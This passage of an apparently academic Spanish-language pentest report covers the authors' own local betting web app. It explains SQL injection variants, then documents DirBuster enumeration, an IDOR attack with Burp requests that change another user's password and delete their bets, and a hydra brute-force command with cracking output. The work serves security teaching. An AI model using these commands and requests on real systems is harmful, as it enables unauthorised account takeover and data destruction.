Ocurre cuando un payload malicioso se almacena primero en la base de datos (por ejemplo, en un campo de perfil, un comentario o cualquier dato persistente) y se activa más tarde al reutilizar ese dato en otro contexto sin sanearlo: por ejemplo, la aplicación valida un campo al guardarlo, pero luego lo inserta tal cual en una consulta dinámica en otra operación. Es decir, la entrada parece segura en el momento de la inserción, pero después esa misma cadena se concatena o ejecuta en una consulta diferente y entonces ejecuta la inyección.

Para detectarla, conviene revisar la base de datos en busca de datos "coleccionados" que contengan comillas, comentarios SQL u otros fragmentos sospechosos, y observar comportamientos anómalos cuando esos registros se usan (fallos, resultados inesperados, cambios de permisos). Otro síntoma típico es la incoherencia entre la validación al insertar (que puede ser estricta) y la falta de sanitización al usar ese dato posteriormente: si existe esa diferencia, hay un riesgo claro de second-order SQLi.

Stored procedure / Dynamic SQLi

Las inyecciones en *stored procedures* o SQL dinámico ocurren cuando el código en la base de datos construye consultas concatenando texto que incluye datos del usuario y luego las ejecuta. Por ejemplo, un parámetro mal validado que cierre una comilla es suficiente para que el atacante cambie la consulta y lea, modifique o borre datos.

Para detectar este riesgo, se busca procedimientos que formen SQL con +, ||, CONCAT, FORMAT, etc., y que los ejecuten dinámicamente. En los logs, se presta atención a llamadas con parámetros que contienen comillas, ;, -- o palabras clave SQL inesperadas, y a errores de sintaxis provocados por el contenido de los parámetros.

ORM / Framework-level SQLi y NoSQLi

La inyección a nivel de ORM o framework (y en bases NoSQL) sucede cuando el programador construye una consulta mezclando directamente texto con datos que vienen del usuario, en lugar de usar las funciones seguras que ofrece la herramienta. Un ORM (Object-Relational Mapper) es una capa que convierte objetos del programa en consultas a la base de datos; si en vez de usar sus métodos seguros se concatena una cadena con el valor que escribe un usuario, ese usuario puede introducir código que cambie la consulta.

En bases NoSQL (como MongoDB) pasa algo parecido: si la aplicación acepta un filtro JSON del cliente y lo usa tal cual, el atacante puede enviar operadores especiales (por ejemplo \$gt, \$ne, \$where) para modificar la búsqueda.

Obtención de directorios de la página web

Otra brecha de seguridad que hemos querido explotar es la composición o estructura de la web que estamos atacando. Para ello hemos utilizado la herramienta *OWASP DirBuster*. Lo primero que se nos abre al iniciar la aplicación es esta pestaña donde tendremos que rellenar varios campos.




Ilustración 20: Pantalla inicial de Owasp DirBuster

En el primer campo introduciremos la *URL* de la web que queremos atacar, sin antes olvidarnos de poner en marcha la web con *Docker*. Después podremos indicar los hilos que se ejecutarán simultáneamente durante el ataque. En nuestro caso usamos 100 que era lo máximo en esta ventana (posteriormente se podrá ajustar). Si le damos a la opción *go faster* se podrá aumentar la cantidad de hilos, pero en consecuencia aumentará la carga en el equipo. Estas opciones se podrán modificar en base a las especificaciones técnicas del equipo que se disponga para hacer el ataque.

Luego, tenemos la opción de elegir si queremos que el ataque sea puramente de fuerza bruta o con diccionario. Nosotros elegimos el diccionario por razones de velocidad y coste computacional. En este hay un campo disponible para introducir un diccionario para ayudar a los ataques de fuerza bruta. Como sabemos que la web no es muy grande elegimos un diccionario pequeño para adquirir mayor velocidad a la hora de realizarlo. Ya que sabemos que

los ataques por fuerza bruta requieren mucho tiempo de ejecución. Estos diccionarios vienen incluidos en la propia carpeta de la aplicación pero se puede usar cualquier otro que esté disponible en internet. Cabe destacar que el idioma del diccionario que hemos usado es el inglés, es decir, que si se han usado nombres en español no será capaz de encontrarlos.

Por último, en el tipo de ficheros que queremos buscar introducimos que busque archivos de tipo .html , .css y .js ya que el php viene por defecto. Estos son los archivos más comunes entre las webs que se suelen construir a día de hoy.

Resultados obtenidos




Ilustración 21: Resultado obtenido del ataque de Owasp DirBuster

Tras unos minutos de espera (todo depende del número de hilos activos y de la capacidad del equipo), la herramienta *OWASP DirBuster* ha encontrado varios archivos y directorios. Aunque estos no representan la totalidad de los ficheros del proyecto, permiten conocer cómo está organizado y almacenado más o menos, es decir, obtener más información sobre su estructura. El diccionario seleccionado al contar con solo palabras en inglés ha detectado solo palabras en inglés y alguna palabra parecida. Como este proyecto también contiene archivos con nombres en castellano no los ha encontrado.

Comparándolo con el repositorio del proyecto vemos que contiene algunas similitudes como puede ser el *login* o el *register* que contienen sus respectivos .html y .js. También podemos ver los index que se han identificado anteriormente y comprobar que contiene archivos con nombres en español que no se han encontrado.

Name	Last commit message	Last commit da...
..		
Imagenes	botones, estilos y Marco-s	3 weeks ago
add_item	desplegables en anadir apuesta	2 weeks ago
delete_item	arreglando errores	2 weeks ago
items	consultas vacias	3 weeks ago
login	botones, estilos y Marco-s	3 weeks ago
modify_user	arreglado boton volver en modificar datos	2 weeks ago
pagUsuario	arreglando botones ;)	3 weeks ago
register	botones, estilos y Marco-s	3 weeks ago
index.html	botones, estilos y Marco-s	3 weeks ago
index.php	Conectar base de datos con código de Tabata	last month

Ilustración 22: Directorio del proyecto en GitHub

Control de acceso roto (IDOR)

Con este ataque se pretende constatar la existencia o ausencia de validación de sesión y/o propiedad de recursos en el backend. Esto permite ver y operar sobre recursos de otros usuarios cambiando el parámetro identificador en peticiones/URLs. Dividiremos el ataque en dos fases: Exploración (Preparación) y Explotación.

Fase 1: Exploración

En esta primera fase buscamos mapear la aplicación, crear cuentas de prueba y recopilar información sobre el comportamiento del sistema frente a peticiones lícitas.

1.1. Preparación y creación de cuentas

- Se crearon dos cuentas de prueba (A: eder@prueba.com, B: eder1@prueba.com).
- Se configuró *Burp Suite* como proxy para interceptar y registrar todas las peticiones/respuestas durante la navegación y las acciones que íbamos realizando.

```

1 POST /register/procesar_registro.php HTTP/1.1
2 Host: localhost:81
3 Content-Length: 104
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not_A Brand";v="99", "Chromium";v="142"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://localhost:81
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/142.0.0.0 Safari/537.36
13 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
    q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://localhost:81/register/index.html
19 Accept-Encoding: gzip, deflate, br
20 Connection: keep-alive
21
22 nombre=Eder&contrasena=123456&dni=40025133-G&telefono=684310295&fecha=2025-11-11&email=
    eder1%40prueba.com

```

```

1 POST /register/procesar_registro.php HTTP/1.1
2 Host: localhost:81
3 Content-Length: 106
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not_A Brand";v="99", "Chromium";v="142"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://localhost:81
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/142.0.0.0 Safari/537.36
13 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
    q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://localhost:81/register/index.html
19 Accept-Encoding: gzip, deflate, br
20 Connection: keep-alive
21
22 nombre=EderT&contrasena=123456&dni=98821754-T&telefono=684310295&fecha=2025-11-11&email=
    eder1%40prueba.com

```

Ilustración 23: Captura de las peticiones de registro con las dos cuentas de prueba creadas (A: eder@prueba.com; B: eder1@prueba.com)

1.2. Enumeración de funcionalidades y endpoints

- Se navegó la aplicación y se identificaron las operaciones disponibles para un usuario (crear objetos, listar objetos, modificar perfil, cambiar contraseña, eliminar apuesta).
- Se registraron las rutas asociadas a cada acción y los parámetros que recibían (por ejemplo, el parámetro user, donde se indica el email del usuario, en la URL o body es bastante común en la web).

50	22:02:45 11 Nov 2025	Proxy	GET	localhost	/login/login.php	nombre=eder1%40pru...	2	302	252	2
51	22:02:45 11 Nov 2025	Proxy	GET	localhost	/pagUsuario/pagUsuari...	user=eder1%40prueba...	1	200	2093	2
52	22:02:54 11 Nov 2025	Proxy	GET	localhost	/modify_user/modify_u...	user=eder1%40prueba...	1	200	3304	5
53	22:02:54 11 Nov 2025	Proxy	GET	localhost	/modify_user/validar_...		0	200	1873	
54	22:02:58 11 Nov 2025	Proxy	POST	localhost	/modify_user/modify_d...	user=eder1@prueba.c...	7	200	943	4
55	22:03:00 11 Nov 2025	Proxy	GET	localhost	/modify_user/modify_u...	user=eder1%40prueba...	1	200	3303	4
56	22:03:02 11 Nov 2025	Proxy	GET	localhost	/pagUsuario/pagUsuari...	user=eder1%40prueba...	1	200	2093	4
57	22:03:04 11 Nov 2025	Proxy	GET	localhost	/modify_user/modify_u...	user=eder1%40prueba...	1	200	3303	4
58	22:03:08 11 Nov 2025	Proxy	POST	localhost	/modify_user/modify_d...	user=eder1@prueba.c...	7	200	943	5
59	22:03:11 11 Nov 2025	Proxy	GET	localhost	/modify_user/modify_u...	user=eder1%40prueba...	1	200	3304	1
60	22:03:13 11 Nov 2025	Proxy	GET	localhost	/pagUsuario/pagUsuari...	user=eder1%40prueba...	1	200	2094	4
61	22:03:14 11 Nov 2025	Proxy	GET	localhost	/items/items.php	user=eder1%40prueba...	1	200	1984	4
62	22:03:19 11 Nov 2025	Proxy	GET	localhost	/items/show_items.php	user=eder1%40prueba...	1	200	2783	8
63	22:03:22 11 Nov 2025	Proxy	GET	localhost	/items/items.php	user=eder1%40prueba...	1	200	1984	4
64	22:03:25 11 Nov 2025	Proxy	GET	localhost	/add_item/add_item.php	user=eder1%40prueba...	1	200	5158	12
65	22:03:25 11 Nov 2025	Proxy	GET	localhost	/add_item/registro.js		0	404	418	
66	22:03:44 11 Nov 2025	Proxy	POST	localhost	/add_item/procesar_a...		4	200	925	4
67	22:03:45 11 Nov 2025	Proxy	GET	localhost	/add_item/add_item.php	user=eder1%40prueba...	1	200	5158	11
68	22:03:45 11 Nov 2025	Proxy	GET	localhost	/add_item/registro.js		0	404	418	
69	22:03:47 11 Nov 2025	Proxy	GET	localhost	/items/items.php	user=eder1%40prueba...	1	200	1984	4
70	22:03:49 11 Nov 2025	Proxy	GET	localhost	/delete_item/delete_ite...	user=eder1%40prueba...	1	200	3233	4
71	22:03:49 11 Nov 2025	Proxy	GET	localhost	/delete_item/delete_in...		0	404	426	
72	22:03:50 11 Nov 2025	Proxy	POST	localhost	/delete_item/procesar...		2	200	926	8
73	22:03:51 11 Nov 2025	Proxy	GET	localhost	/delete_item/delete_ite...	user=eder1%40prueba...	1	200	2984	4
74	22:03:51 11 Nov 2025	Proxy	GET	localhost	/delete_item/delete_in...		0	404	426	
75	22:03:52 11 Nov 2025	Proxy	GET	localhost	/items/items.php	user=eder1%40prueba...	1	200	1984	4
76	22:03:55 11 Nov 2025	Proxy	GET	localhost	/items/show_items.php	user=eder1%40prueba...	1	200	2783	5

Ilustración 24: Listado de endpoints y parámetros encontrados durante la exploración (Logger de Burp Suite).

1.3 Observación del comportamiento ante modificación de identificador

- Con la sesión iniciada como A se accedió a rutas que incluyen el identificador del usuario (por ejemplo, la primera página cuando se inicia sesión “/pagUsuario/pagUsuario.php?user=\$email”).




Ilustración 25: Ruta “raíz” del usuario con la sesión iniciada

- Se modificó el parámetro en la URL para apuntar a B y se verificó que la web devolvía estado 200 OK y mostraba la información correspondiente al usuario B sin pedir re-autenticación.

95	22:07:18 11 Nov 2025	Proxy	GET	localhost	/pagUsuario/pagUsuari...	user=eder%40prueba...	1	200	2090	5
96	22:07:18 11 Nov 2025	Proxy	GET	localhost	/well-known/appspecif...		0	404	446	
97	22:12:19 11 Nov 2025	Proxy	GET	localhost	/pagUsuario/pagUsuari...	user=eder1%40prueba...	1	200	2095	1

Ilustración 26: Acceso a perfil de eder1@prueba.com desde sesión de eder@prueba.com mediante modificación del parámetro en la URL. Respuesta 200 OK.

1.4. Comprobación post-logout (persistencia del acceso)

- Tras realizar logout con la sesión activa, se repitió la petición al endpoint de perfil de B (mismo identificador en URL).

- Se documentó que, aun sin sesión activa, la petición devolvía contenido del usuario B (200 OK), lo que indica ausencia de comprobación de sesión/ownership a nivel servidor.

99	22:15:53 11 Nov 2025	Proxy	GET	localhost	/index.html	0	200
100	22:15:55 11 Nov 2025	Proxy	GET	localhost	/pagUsuario/pagUsuari... user=eder1%40prueba...	1	200

Ilustración 27: Solicitud de perfil de eder1@prueba.com después de logout; la respuesta sigue mostrando datos del usuario.

Fase 2: Exploración

En esta segunda fase se pretende demostrar que las operaciones con implicaciones funcionales (cambio de contraseña, modificación de perfil, eliminación de apuestas...) pueden invocarse sin que el backend valide la identidad/propiedad del recurso.

2.1. Comprobación de endpoints de modificación de usuario

- Se identificó el endpoint responsable del cambio de contraseña/perfil. Desde una sesión anónima (después de logout) se realizó una petición realizando un cambio de contraseña que, según las respuestas registradas, fue aceptada por el servidor y devolvió un estado 200.
- Esto indica que el backend no comprueba que la petición proviniera del propietario del perfil.

106	22:23:12 11 Nov 2025	Proxy	POST	localhost	/modify_user/modify_datos.php	user=eder1@prueba.com	7	200
Request		Response						
Pretty	Raw	Hex						
1 POST /modify_user/modify_datos.php?user=eder1@prueba.com HTTP/1.1								
2 Host: localhost:81								
3 Content-Length: 130								
4 Cache-Control: max-age=0								
5 sec-ch-ua: "Not A Brand";v="99", "Chromium";v="142"								
6 sec-ch-ua-mobile: ?0								
7 sec-ch-ua-platform: "Linux"								
8 Accept-Language: en-US,en;q=0.9								
9 Origin: http://localhost:81								
10 Content-Type: application/x-www-form-urlencoded								
11 Upgrade-Insecure-Requests: 1								
12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36								
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7								
14 Sec-Fetch-Site: same-origin								
15 Sec-Fetch-Mode: navigate								
16 Sec-Fetch-User: ?1								
17 Sec-Fetch-Dest: document								
18 Referer: http://localhost:81/modify_user/modify_user.php?user=eder1%40prueba.com								
19 Accept-Encoding: gzip, deflate, br								
20 Connection: keep-alive								
21								
22 nombre=EderT0&dni=98821754-T&telefono=684310295&fecha=2025-11-11&email=eder1%40prueba.com&contrasena=TuContrase%C3%81aHaSi doRobada								

Ilustración 28: Petición POST a endpoint de cambio de contraseña para eder1@prueba.com sin sesión activa; respuesta indica operación aceptada.

2.2 Comprobación de operaciones sobre objetos vinculados (apuestas)

- Se creó una apuesta desde la cuenta B y se registró su id y URL de eliminación.
- Con Burp Proxy interceptando, se preparó la petición de eliminación y se observó que la eliminación se procesaba al enviar la petición con el identificador correspondiente, independientemente de la sesión remitente (es decir: otro usuario/anon podía provocar

la

eliminación).

```
Request
Pretty Raw Hex
1 POST /delete_item/procesar_borrado.php HTTP/1.1
2 Host: localhost:81
3 Content-Length: 27
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not_A Brand";v="99", "Chromium";v="142"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://localhost:81
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
13 Chrome/142.0.0.0 Safari/537.36
14 Accept:
15 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
16 */*;q=0.8,application/signed-exchange;v=b3;q=0.7
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-Mode: navigate
19 Sec-Fetch-User: ?1
20 Sec-Fetch-Dest: document
21 Referer: http://localhost:81/delete_item/delete_item.php?user=eder%40prueba.com
22 Accept-Encoding: gzip, deflate, br
23 Connection: keep-alive
24 user=eder%40prueba.com&id=7
```

Ilustración 29: Intercept de la petición de eliminación de apuesta (id=XXXX), en la que cambiamos el user de eder1@prueba.com (B) a eder@prueba.com(A)

134	22:29:50 11 Nov 2025	Proxy	POST	localhost	/delete_item/procesar_borrado.php	2	200
Request		Response					
Request	Response						
Pretty	Raw	Hex	Render				
1	HTTP/1.1	200	OK				
2	Date:	Tue, 11 Nov 2025	21:29:50 GMT				
3	Server:	Apache					
4	Vary:	Accept-Encoding					
5	Content-Length:	715					
6	Keep-Alive:	timeout=5, max=100					
7	Connection:	Keep-Alive					
8	Content-Type:	text/html; charset=UTF-8					

Ilustración 30: Respuesta de la petición siendo correcta procesada y borrada de la BD

Fase 3: Reporte de Impacto observado

- Visualización de información privada de usuarios sin autenticación.
- Cambio de credenciales de otros usuarios sin validación.
- Modificación/eliminación de recursos de terceros (integridad y disponibilidad afectadas).
- Amplificación del riesgo si se combina con información obtenida previamente de la BD y Fuzzing(credenciales, rutas, backups).

Ataques de fuerza bruta

Uno de los ataques más comunes en este tipo de páginas web son los ataques de fuerza bruta mediante los cuales se intenta acceder a la cuenta de otro u otros usuarios probando muchas contraseñas distintas. En este caso, para realizar este ataque vamos a requerir de la herramienta llamada *hydra*.

El funcionamiento de *hydra* es muy sencillo, se le pasan una serie de parámetros y él crea procesos hijo que intentan “atacar” al objetivo que se le haya indicado. Tiene distintas opciones pero solo se van a explicar las utilizadas para nuestro ataque.

Para este ejemplo vamos a utilizar parte de información obtenida mediante la inyección SQL. El objetivo en este caso va a ser obtener la contraseña del usuario *mikel@example.com* suponiendo que no se conoce la contraseña o que no se almacena como texto plano de manera que mediante la inyección SQL se hubiese obtenido un hash y no la contraseña directamente. Lo primero que se realiza es instalar la herramienta *hydra* mediante el siguiente comando:

```
sudo apt install hydra
```

Una vez tenemos instalado el programa, podemos usar el comando *hydra -h* para obtener información acerca de su uso. En este caso los únicos parámetros que nos interesan son los siguientes:

- -l : usuario del que se va a intentar adivinar la contraseña.
- -L : lista de usuarios de los que se va a intentar adivinar la contraseña.
- -p : contraseña que se va a probar.
- -P : lista de contraseñas que se van a probar.
- -s : puerto del servicio al que se va a realizar el ataque.

Una vez habiendo visto los parámetros, la estructura de la línea de comando que vamos a ejecutar va a ser la siguiente (recordemos que al realizar nuestro ataque sobre un único usuario, vamos a usar el parámetro -l, no -L):

```
hydra [opciones_generales] servidor servicio [opciones_módulo]
```

De manera que utilizando los parámetros y opciones que necesitamos se nos queda:

```
hydra -l mikel@example.com -P contraseñas.txt -s 81 127.0.0.1 http-get-form  
'/login/login.php:nombre=^USER^&contrasena=^PASS^:incorrect'
```

Explicado brevemente, le estamos diciendo a *hydra* que realice un ataque usando como usuario *mikel@example.com* con las contraseñas que hay en *contraseñas.txt* utilizando el puerto 81 de la dirección 127.0.0.1 (localhost) y usando el servicio http-get-form.

Antes de utilizar *hydra*, hemos tenido que comprobar varias cosas con nuestro navegador. La

primera era como se realizan las peticiones de inicio de sesión al servidor. Por eso se utiliza *http-get-form* en el comando de *hydra* y no *http-post-form*.

Además, al haber analizado las peticiones, hemos podido ver los nombres de los atributos que se pasan en la *query string*, que son nombre y contraseña, es por ello que hemos incluido en el comando de *hydra* que se sustituyan los usuarios en el parámetro *nombre* y las contraseñas en el parámetro *contrasena*.

Por último, le hemos tenido que indicar a *hydra* cuando se ha conseguido un acceso exitoso y cuando no, en este caso, hemos probado manualmente qué devuelve el servidor al realizar accesos incorrectos y nos devuelve o “Usuario incorrecto” o “Contraseña incorrecta”. Como las dos respuestas tienen como mensaje común la cadena “*incorrect*” se la ponemos al comando para que si devuelve alguna de esas dos sepa que el acceso ha sido fallido, por lo tanto si devuelve otra cosa el acceso ha sido exitoso.

Se podría haber realizado de muchas otras maneras como por ejemplo indicando a *hydra* cual es el mensaje de éxito en vez de el de fracaso.

Cabe destacar que para estas pruebas de fuerza bruta lo más conveniente es tener un documento con muchas posibilidades de contraseñas para que haya altas probabilidades de que el ataque sea exitoso. En este caso, se ha probado con un documento que incluye 1 millón de contraseñas y este ha sido el resultado:

```
→ hydra -l mikel@example.com -P contraseñas.txt -s 81 127.0.0.1 http-get-form '/login/login.php:nombre=^USER^&contrasena=^PASS^:incorrect'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)
.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-12 17:20:07
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1000000 login tries (l:1/p:1000000), ~62500 tries per task
[DATA] attacking http-get-form://127.0.0.1:81/login/login.php:nombre=^USER^&contrasena=^PASS^:incorrect
[81][http-get-form] host: 127.0.0.1 login: mikel@example.com password: 1234
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-12 17:20:08
```

Ilustración 31: Ataque con hydra para averiguar la contraseña de mikel@example.com

Intentándolo con aitor@example.com vemos que también funciona aunque tardando más tiempo porque la contraseña a probar está más abajo en el documento contraseñas.txt.

```
→ hydra -l aitor@example.com -P contraseñas.txt -s 81 127.0.0.1 http-get-form '/login/login.php:nombre=
^USER^&contrasena=^PASS^:incorrect'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servic
e organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)
.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-12 17:21:41
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1000000 login tries (l:1/p:1000000), ~62500 tries p
er task
[DATA] attacking http-get-form://127.0.0.1:81/login/login.php:nombre=^USER^&contrasena=^PASS^:incorrect
[STATUS] 3074.00 tries/min, 3074 tries in 00:01h, 996926 to do in 05:25h, 16 active
[81][http-get-form] host: 127.0.0.1  login: aitor@example.com  password: 5678
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-12 17:23:42
```

Ilustración 32: Ataque con hydra para averiguar la contraseña de aitor@example.com

Bibliografía

Cybr. (2021, 14 de abril). *Beginner's Guide to sqlmap - Full Course* [Video]. YouTube.

<https://www.youtube.com/watch?v=nVj8MUKkzQk>

Duyet. (2017). *bruteforce-database* [Repositorio de GitHub]. GitHub.

<https://github.com/duyet/bruteforce-database>

Evolve Security. (n.d.). *SQLmap: Uncovering and Exploiting SQL Injection Vulnerabilities*.

Evolve Security. <https://www.evolvesecurity.com/blog-posts/tools-of-the-trade-your-ally-in-uncovering-sql-injection-vulnerabilities>

Fortinet. (n.d.). *¿Qué es la inyección SQL?*. Fortinet.

<http://fortinet.com/lat/resources/cyberglossary/sql-injection>

Invicti. (n.d.). *Blind SQL Injection*. Invicti. <https://www.invicti.com/learn/blind-sql-injection>

Kali Linux. (n.d.). *hydra*. Kali Linux Tools. <https://www.kali.org/tools/hydra/>

Russell, B. (n.d.). *My Hydra Cheatsheet*. brandonrussell.io. <https://brandonrussell.io/OSCP-Notes/My%20Hydra%20Cheatsheet.html>

The sqlmap project. (n.d.). *sqlmap: automatic SQL injection and database takeover tool*.

sqlmap.org. <https://sqlmap.org/>